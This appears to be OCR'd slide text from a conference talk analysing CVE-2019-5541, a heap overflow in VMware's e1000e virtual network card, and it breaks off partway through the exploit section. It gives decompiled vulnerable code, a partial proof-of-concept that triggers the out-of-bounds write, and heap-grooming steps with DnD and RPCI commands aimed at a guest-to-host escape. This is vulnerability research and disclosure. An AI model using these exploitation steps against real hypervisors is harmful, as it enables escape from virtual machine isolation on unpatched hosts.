SVGA3D
SVGA2D
Ethernet
e1000
e1000e
VMXNET3
USB
xHCI
uHCI
SATA
aHCI
SCSI
Lsilogic
COM
Printer
PWNED!
(Pwn2Own 2017)
PWNED!
(TianfuCup 2018)
PWNED!
(Pwn2Own 2019)

CVE-2019-5541 Analysis


How e1000e works?



How e1000e works?



How e1000e works?



How e1000e works?

packet transfer

```
mem = registers[TDBAH]<<32|registers[TDBAL];
mem = mem + registers[TDH]*sizeof(transfer);
ReadGuestMem(mem,&transfer);
//Handle transfer struct
...
...
registers[TDH]++;
if(registers[TDH]==registers[TDT])
      return;
else
      loop;
```

e1000e virtual network card

```
union{
        struct{
                uint64_t buf_addr;
                uint64_t size;
        }transfer_data;
        struct{
                uint8_t ipcss;          //IP checsum start
                uint8_t ipcso;          //IP checsum offset
                uint16_t ipcse;         //IP checsum end
                uint8_t tucss;          //TCP checsum start
                uint8_t tucso;          //TCP checsum offset
                uint16_t tucse;         //TCP checsum end
                uint32_t cmd_and_length;
                uint8_t status;         //Descriptor status
                uint8_t hdr_len;        //Header length
                uint16_t mss;           //Maximum segment
size
        }prop_desc;
}tranfer;
```

How e1000e works?

e1000e virtual network card

packet transfer

```
mem = registers[TDBAH]<<32|registers[TDBAL];
mem = mem + registers[TDH]*sizeof(transfer);
ReadGuestMem(mem,&transfer);
//Handle transfer struct
...
...
registers[TDH]++;
if(registers[TDH]==registers[TDT])
      return;
else
      loop;
```

```
if(transfer.length & E1000_TXD_CMD_DEXT)
      e1000_process_TXD_CMD_DEXT(...);
else
      //init e1000e property
      prop = &e1000e->prop;
      prop->ipcss = transfer.prop_desc.ipcss;
      ...
```

How e1000e works?

e1000e virtual network card

packet transfer

```
mem = registers[TDBAH]<<32|registers[TDBAL];
mem = mem + registers[TDH]*sizeof(transfer);
ReadGuestMem(mem,&transfer);
//Handle transfer struct
...
...
registers[TDH]++;
if(registers[TDH]==registers[TDT])
      return;
else
      loop;
```

```
if(transfer.length & E1000_TXD_CMD_DEXT)
      e1000_process_TXD_CMD_DEXT(...);
else
      //init e1000e property
      prop = &e1000e->prop;
      prop->ipcss = transfer.prop_desc.ipcss;
      ...
```

CVE-2019-5541

```
void __usercall e1000_process_TXD_CMD_DEXT() {

  ...

  packet = e1000_init_packet(...);
  if(packet){
      ...
      e1000_send_packet(...,packet);
  }
  ...
}
```

CVE-2019-5541

```
void __usercall e1000_init_packet(...) {
  ...
  if(flag_if_not_ipv6_GSO){
      ip_checsum_start = ipcss;
      if(ipcss > hdr_size ||
         ipcso > hdr_size ||
         ipcse > hdr_size-ipcse ||
         hdr_size - ipcso < 2)
         goto error
      )
  }
  else{
      ip_checksum_start = ipcss;
  }
  ...
}
```

CVE-2019-5541

```
void __usercall e1000_init_packet(...) {
  ...
  if(flag_if_not_ipv6_GSO){
      ip_checsum_start = ipcss;
      if(ipcss > hdr_size ||
         ipcso > hdr_size ||
         ipcse > hdr_size-ipcse ||
         hdr_size - ipcso < 2)
         goto error
      )
  }
  else{
      ip_checksum_start = ipcss;
  }
  ...
}
```

flag_if_not_ipv6_GSO will be false when guest is sending IPv6 Large Segmentation Offload packets

CVE-2019-5541

```
void __usercall e1000_init_packet(...) {
  ...
  if(flag_if_not_ipv6_GSO){
      ip_checsum_start = ipcss;
      if(ipcss > hdr_size ||
         ipcso > hdr_size ||
         ipcse > hdr_size-ipcse ||
         hdr_size - ipcso < 2)
         goto error
      )
  }
  else{
      ip_checksum_start = ipcss;
  }
  ...
}
```

No check of ipcss anymore!

CVE-2019-5541

e1000e virtual network card

packet transfer

```
mem = registers[TDBAH]<<32|registers[TDBAL];
mem = mem + registers[TDH]*sizeof(transfer);
ReadGuestMem(mem,&transfer);
//Handle transfer struct
...
...
registers[TDH]++;
if(registers[TDH]==registers[TDT])
      return;
else
      loop;
```

```
if(transfer.length & E1000_TXD_CMD_DEXT)
      e1000_process_TXD_CMD_DEXT(...);
else
      //init e1000e property
      prop = &e1000e->prop;
      prop->ipcss = transfer.prop_desc.ipcss;
      ...
```

where does ipcss come from

Preliminary Exploit Primitive

```
void __usercall e1000_init_packet(...) {
   ...
   hdr_size = hdr_len + vlan_size; //vlan_size will be 4 or 0
   sigment_num = (mss + pay_size - 1) / mss;
   ...
   simple_segment_size = (mss+hdr_size+0x11)&0xfffffff8;
   packet = malloc(sigment_num * simple_segment_size);
   ...
   if(mss){
      buf = &packet[ipcss+10];
      data = hdr + mss - ipcss;
      if(flag_0)
         *(buf+2) = htons(data);
   }
   ...
}
```

Preliminary Exploit Primitive

```
void __usercall e1000_init_packet(...) {
   ...
   hdr_size = hdr_len + vlan_size; //vlan_size will be 4 or 0
   sigment_num = (mss + pay_size - 1) / mss;
   ...
   simple_segment_size = (mss+hdr_size+0x11)&0xfffffff8;
   packet = malloc(sigment_num * simple_segment_size);
   ...
   if(mss){
      buf = &packet[ipcss+10];
      data = hdr + mss - ipcss;
      if(flag_0)
         *(buf+2) = htons(data);//heap overflow write happens!
   }
   ...
}
```

Preliminary Exploit Primitive

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);
            ...
```

Preliminary Exploit Primitive

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);//heap out-of-bounds write happens
            ...
```

Preliminary Exploit Primitive

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);//heap out-of-bounds write happens
            ...
```

```
void __usercall change_ip_head(
uint16_t *buf,int size,int flag
) {
  ...
  if(flag){
  ...
  }
  else{
      tmp = ntohs(buf[2]);
      buf[2] = htons(tmp - size);
  ...
```

Preliminary Exploit Primitive

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);//heap out-of-bounds write happens
            ...
```

```
void __usercall change_ip_head(
uint16_t *buf,int size,int flag
) {
  ...
  if(flag){
  ...
  }
  else{
      tmp = ntohs(buf[2]);
      buf[2] = htons(tmp - size);
  ...
```

We can do “special” heap out-of-bounds subtraction

Example

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);//heap out-of-bounds write happens
            ...
```

```
void __usercall change_ip_head(
uint16_t *buf,int size,int flag
) {
  ...
  if(flag){
  ...
  }
  else{
      tmp = ntohs(buf[2]);
      buf[2] = htons(tmp - size);
  ...
```

0x000000a0

Example

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);//heap out-of-bounds write happens
            ...
```

```
void __usercall change_ip_head(
uint16_t *buf,int size,int flag
) {
  ...
  if(flag){
  ...
  }
  else{
      tmp = ntohs(buf[2]);
      buf[2] = htons(tmp - size);
  ...
```

0x000000a0

Example

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);//heap out-of-bounds write happens
            ...
```

```
void __usercall change_ip_head(
uint16_t *buf,int size,int flag
) {
  ...
  if(flag){
  ...
  }
  else{
      tmp = ntohs(buf[2]);
      buf[2] = htons(tmp - size);
  ...
```

0x000000a0

Example

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);//heap out-of-bounds write happens
            ...
```

```
void __usercall change_ip_head(
uint16_t *buf,int size,int flag
) {
  ...
  if(flag){
  ...
  }
  else{
      tmp = ntohs(buf[2]);
      buf[2] = htons(tmp - size);
  ...
```

0x0000ff9f

How to Exploit ?

Limitations

e1000e virtual network card

packet transfer

```
mem = registers[TDBAH]<<32|registers[TDBAL];
mem = mem + registers[TDH]*sizeof(transfer);
ReadGuestMem(mem,&transfer);
//Handle transfer struct
...
...
registers[TDH]++;
if(registers[TDH]==registers[TDT])
      return;
else
      loop;
```

```
if(transfer.length & E1000_TXD_CMD_DEXT)
      e1000_process_TXD_CMD_DEXT(...);
else
      //init e1000e property
      prop = &e1000e->prop;
      prop->ipcss = transfer.prop_desc.ipcss;
      ...
```

where does ipcss come from

Limitations

packet transfer

```
mem = registers[TDBAH]<<32|registers[TDBAL];
mem = mem + registers[TDH]*sizeof(transfer);
ReadGuestMem(mem,&transfer);
//Handle transfer struct
...
...
registers[TDH]++;
if(registers[TDH]==registers[TDT])
      return;
else
      loop;
```

e1000e virtual network card

```
union{
        struct{
                uint64_t buf_addr;
                uint64_t size;
        }transfer_data;
        struct{
                uint8_t ipcss;          //IP checsum start
                uint8_t ipcso;          //IP checsum offset
                uint16_t ipcse;         //IP checsum end
                uint8_t tucss;          //TCP checsum start
                uint8_t tucso;          //TCP checsum offset
                uint16_t tucse;         //TCP checsum end
                uint32_t cmd_and_length;
                uint8_t status;         //Descriptor status
                uint8_t hdr_len;        //Header length
                uint16_t mss;           //Maximum segment
size
        }prop_desc;
}tranfer;
```

Limitations

packet transfer

```
mem = registers[TDBAH]<<32|registers[TDBAL];
mem = mem + registers[TDH]*sizeof(transfer);
ReadGuestMem(mem,&transfer);
//Handle transfer struct
...
...
registers[TDH]++;
if(registers[TDH]==registers[TDT])
      return;
else
      loop;
```

e1000e virtual network card

```
union{
        struct{
                uint64_t buf_addr;
                uint64_t size;
        }transfer_data;
        struct{
                uint8_t ipcss;          //IP checsum start
                uint8_t ipcso;          //IP checsum offset
                uint16_t ipcse;         //IP checsum end
                uint8_t tucss;          //TCP checsum start
                uint8_t tucso;          //TCP checsum offset
                uint16_t tucse;         //TCP checsum end
                uint32_t cmd_and_length;
                uint8_t status;         //Descriptor status
                uint8_t hdr_len;        //Header length
                uint16_t mss;           //Maximum segment
size
        }prop_desc;
}tranfer;
```

ipcss is only one byte!

How far can we overwrite ?

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);//heap out-of-bounds write happens
            ...
```

```
void __usercall change_ip_head(
uint16_t *buf,int size,int flag
) {
  ...
  if(flag){
  ...
  }
  else{
      tmp = ntohs(buf[2]);
      buf[2] = htons(tmp - size);
  ...
```

How far can we overwrite ?

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);//heap out-of-bounds write happens
            ...
```

```
void __usercall change_ip_head(
uint16_t *buf,int size,int flag
) {
  ...
  if(flag){
  ...
  }
  else{
      tmp = ntohs(buf[2]);
      buf[2] = htons(tmp - size);
  ...
```

The offset we overwrite < simple_segment_size*(sigment_num-1)+0x100+10+2

Can we control the content?

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);//heap out-of-bounds write happens
            ...
```

```
void __usercall change_ip_head(
uint16_t *buf,int size,int flag
) {
  ...
  if(flag){
  ...
  }
  else{
      tmp = ntohs(buf[2]);
      buf[2] = htons(tmp - size);
  ...
```

Can we control the content?

```
void __usercall e1000_init_packet(...) {
  ...
  ...
  cur_buffer = packet;
  transfer_pay_size = pay_size;
  while(idx < sigment_num){
      ...
      //copy data from guest into packet
      ...
      cur_buffer = cur_buffer + simple_segment_size;
      transfer_pay_size = transfer_pay_size - mss;
      ...
      if(transfer_pay_size <= mss){
            change_ip_head(cur_buffer+ipcss+10,
            mss - transfer_pay_size,
            flag_if_not_ipv6_GSO);//heap out-of-bounds write happens
            ...
```

```
void __usercall change_ip_head(
uint16_t *buf,int size,int flag
) {
  ...
  if(flag){
  ...
  }
  else{
      tmp = ntohs(buf[2]);
      buf[2] = htons(tmp - size);
  ...
```

No, we can do “special” heap out-of-bounds subtraction

Here comes a idea

- We need a structure
  - The structure must have buffer and size.
  - We can pad to its' buffer easily.

- If we can locate a structure follow the packet buffer by heap fengshui
  - We can overwrite the size of the structure.
  - We can do continuous out-of-bounds writing on heap.

Here comes a idea

- We need a structure
  - The structure must have buffer and size.
  - We can pad to its' buffer easily.

- If we can locate a structure follow the packet buffer by heap fengshui
  - We can overwrite the size of the structure.
  - We can do continuous out-of-bounds writing on heap.

- **We need to find a structure first**

Useful Structure on Heap : SVGA mob

```
struct SVGA_mob{
        uint32_t cmid;
        . . .
        void * guest_memory;//offset: 0x50
        uint32_t  size;          //offset: 0x58
        . . .
}
```

Total size: 0x60

SVGA mob is used in SVGA 3d command.
It can be easily used to copy data from one mob to another.

Useful Structure on Heap : SVGA mob


```
struct SVGA_mob{
        uint32_t cmid;
        . . .
        void * guest_memory;//offset: 0x50
        uint32_t  size;          //offset: 0x58
        . . .
}
```

Total size: 0x60

SVGA mob is used in SVGA 3d command.
It can be easily used to copy data from one mob to another.
But it was removed from heap in recent version!

Useful Structure on Heap : Resource Container

```
struct SVGA_resource_container{
        uint32_t RCtype;
        . . .
        void * DataBuffer
        . . .
}
```



Resource Container is used in SVGA 3d command.

Useful Structure on Heap : Resource Container

```
struct SVGA_resource_container{
        uint32_t RCtype;
        . . .
        void * DataBuffer
        . . .
}
```

Total size: xxx

Resource Container is used in SVGA 3d command.

But it's too large!

Useful Structure on Heap：Resource Container

```
struct SVGA_resource_container{
        uint32_t RCtype;
        . . .
        void * DataBuffer
        . . .
}
```

Total size: xxx

Resource Container is used in SVGA 3d command.

But it's too large!

Note:

Blackhat EU:《Straight outta VMware: Modern exploitation of the SVGA device for guest-to-host escape exploits》

ZDI: 《Taking Control of VMware through the Universal Host Control Interface》

Useful Structure on Heap : DnD/CP V3

```
struct DnDV3{
        void * vtable;
        . . .
        struct RpcV3Util mUtil;//offset: 0x30
}
```

Total size: 0xa8


Useful Structure on Heap : DnD/CP V3

```
struct DnDV3{
        void * vtable;
        . . .
        struct RpcV3Util mUtil;//offset: 0x30
}
```

Total size: 0xa8

```
struct RpcV3Util{
        void * vtable;
        . . .
        struct DnDTransportBuffer mSendBuf;//offset: 0x18
        struct DnDTransportBuffer mRecvBuf;//offset: 0x40
}
```

Useful Structure on Heap : DnD/CP V3



Choos victim structure

```
struct RpcV3Util{
        void * vtable;
        . . .
        struct DnDTransportBuffer mSendBuf;//offset: 0x18
        struct DnDTransportBuffer mRecvBuf;//offset: 0x40
}
```

```
struct DnDTransportBuffer{
        Uint64_t seqNum;
        void * buffer;
        uint64_t totalSize;
        uint64_t offset;
        . . .
}
```

- We can initialize and pad buffer of mRecvBuf
  - Using RPCI command dnd.transport

Choos victim structure

```
struct RpcV3Util{
        void * vtable;
        . . .
        struct DnDTransportBuffer mSendBuf;//offset: 0x18
        struct DnDTransportBuffer mRecvBuf;//offset: 0x40
}
```

```
struct DnDTransportBuffer{
        Uint64_t seqNum;
        void * buffer;
        uint64_t totalSize;
        uint64_t offset;
        . . .
}
```

- We can initialize and pad buffer of mRecvBuf
  - Using RPCI command dnd.transport
- **We can overwrite the totalSize!**

Choos victim structure

```
struct RpcV3Util{
        void * vtable;
        . . .
        struct DnDTransportBuffer mSendBuf;//offset: 0x18
        struct DnDTransportBuffer mRecvBuf;//offset: 0x40
}
```

```
struct DnDTransportBuffer{
        Uint64_t seqNum;
        void * buffer;
        uint64_t totalSize;
        uint64_t offset;
        . . .
}
```

- We can initialize and pad buffer of mRecvBuf
  - Using RPCI command dnd.transport
- **We can overwrite the totalSize!**
- **Once we overwrite the totalSize, we can do continuous out-of-bounds writing on heap!**

A PoC of it

```
void e1000_overflow_write_size_0xa0(uint32_t offset) {
  //Make sure the past packets have been sent;
  ...
  //create first packet to initialize e1000e properties
  desc = (struct context_desc *)&packet[0];
  desc->cmd = 0x1f|(1<<26)|(1<<29)|(1<<24);
  desc->hdr_len=0x30;
  desc->mss = 0x10;
  desc->ipcss = offset-0xa-0x4-((desc->hdr_len+desc->mss+0x11)&0xfffffff8);
  //create second packet to send ipv6 GSO packet
  data = (struct data_desc *)&packet[2];
  data->len = 0x800|(1<<26)|(1<<25)|(1<<29)|(1<<20)|(1<<24);
  //Then send the packets
  ...

}
```

Before we start

- We will use two RPCI commands to help us defeat ASLR
  - info-set guestinfo.KEY value
  - info-get guestinfo.KEY

Before we start

- We will use two RPCI commands to help us defeat ASLR
  - info-set guestinfo.KEY value
  - info-get guestinfo.KEY
- Example

```
f1yyy@ubuntu:~/vmware-rpctool “info-set guestinfo.test 1234”

f1yyy@ubuntu:~/vmware-rpctool “info-get guestinfo.test”
1234
f1yyy@ubuntu:~/
```

Before we start

- We will use dnd.transport to control **DnDV3.RpcV3Util.mRecvBuf**

- Example

```
f1yyy@ubuntu:~/vmware-rpctool “dnd.transport <struct DnDTransferPacketHeader>”
```

Before we start

- Example

```
f1yyy@ubuntu:~/vmware-rpctool “dnd.transport <struct DnDTransferPacketHeader>”
```

```
DnDTrasnferPacketHeader{
        uint32_t type;
        uint32_t seqNum;
        uint32_t totalSize;
        uint32_t payloadSize;
        uin32_t offset;
        char data[1]
}
```

```
mRecvBuffer{
        Uint64_t seqNum=0;
        void * buffer=NULL;
        uint64_t totalSize=0;
        uint64_t offset=0;
        . . .
}
```

Before we start

- Example

```
f1yyy@ubuntu:~/vmware-rpctool “dnd.transport <struct DnDTransferPacketHeader>”
```

```
DnDTrasnferPacketHeader{
        uint32_t type=3;
        uint32_t seqNum=0;
        uint32_t totalSize=0xa8;
        uint32_t payloadSize=0x10;
        uin32_t offset=0;
        char data[1]
}
```

```
mRecvBuffer{
        Uint64_t seqNum=0;
        void * buffer=NULL;
        uint64_t totalSize=0;
        uint64_t offset=0;
        . . .
}
```

Before we start

- Example

```
f1yyy@ubuntu:~/vmware-rpctool “dnd.transport <struct DnDTransferPacketHeader>”
```

Transfer 0x10 data

```
DnDTrasnferPacketHeader{
        uint32_t type=3;
        uint32_t seqNum=0;
        uint32_t totalSize=0xa8;
        uint32_t payloadSize=0x10;
        uin32_t offset=0;
        char data[1]
}
```

```
mRecvBuffer{
        Uint64_t seqNum=0;
        void * buffer=NULL;
        uint64_t totalSize=0;
        uint64_t offset=0;
        . . .
}
```

Before we start

- Example

```
f1yyy@ubuntu:~/vmware-rpctool “dnd.transport <struct DnDTransferPacketHeader>”
```

Transfer 0x10 data

```
DnDTrasnferPacketHeader{
        uint32_t type=3;
        uint32_t seqNum=0;
        uint32_t totalSize=0xa8;
        uint32_t payloadSize=0x10;
        uin32_t offset=0;
        char data[1]
}
```

```
mRecvBuffer{
        Uint64_t seqNum=0;
        void * buffer=malloc(0xa8);
        uint64_t totalSize=0xa8;
        uint64_t offset=0x10;
        . . .
}
```

Before we start

- Example

```
f1yyy@ubuntu:~/vmware-rpctool “dnd.transport <struct DnDTransferPacketHeader>”
```

Transfer another 0x10 data

```
DnDTrasnferPacketHeader{
        uint32_t type=3;
        uint32_t seqNum=0;
        uint32_t totalSize=0xa8;
        uint32_t payloadSize=0x10;
        uin32_t offset=0x10;
        char data[1]
}
```

```
mRecvBuffer{
        Uint64_t seqNum=0;
        void * buffer=malloc(0xa8);
        uint64_t totalSize=0xa8;
        uint64_t offset=0x10;
        . . .
}
```

Before we start

- Example

```
f1yyy@ubuntu:~/vmware-rpctool “dnd.transport <struct DnDTransferPacketHeader>”
```

Transfer another 0x10 data

```
DnDTrasnferPacketHeader{
        uint32_t type=3;
        uint32_t seqNum=0;
        uint32_t totalSize=0xa8;
        uint32_t payloadSize=0x10;
        uin32_t offset=0x10;
        char data[1]
}
```

```
mRecvBuffer{
        Uint64_t seqNum=0;
        void * buffer=malloc(0xa8);
        uint64_t totalSize=0xa8;
        uint64_t offset=0x20;
        . . .
}
```

Exploit

- For Windows Low Fragmented Heap, chunk of size 0xa8 will be allocated in the same bucket and in a contiguous address space.

Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free

Exploit

- Allocate DnD structure
  - tools.capability.dnd_version 3
  - vmx.capability.dnd_version

Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free

Exploit

- Allocate DnD structure
  - tools.capability.dnd_version 3
  - vmx.capability.dnd_version

Free	Free	Free	Free	Free	Free
Free	Free	**DnD v3**	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free

Exploit

- Then initialize mRecvBuffer by using dnd.transport

```
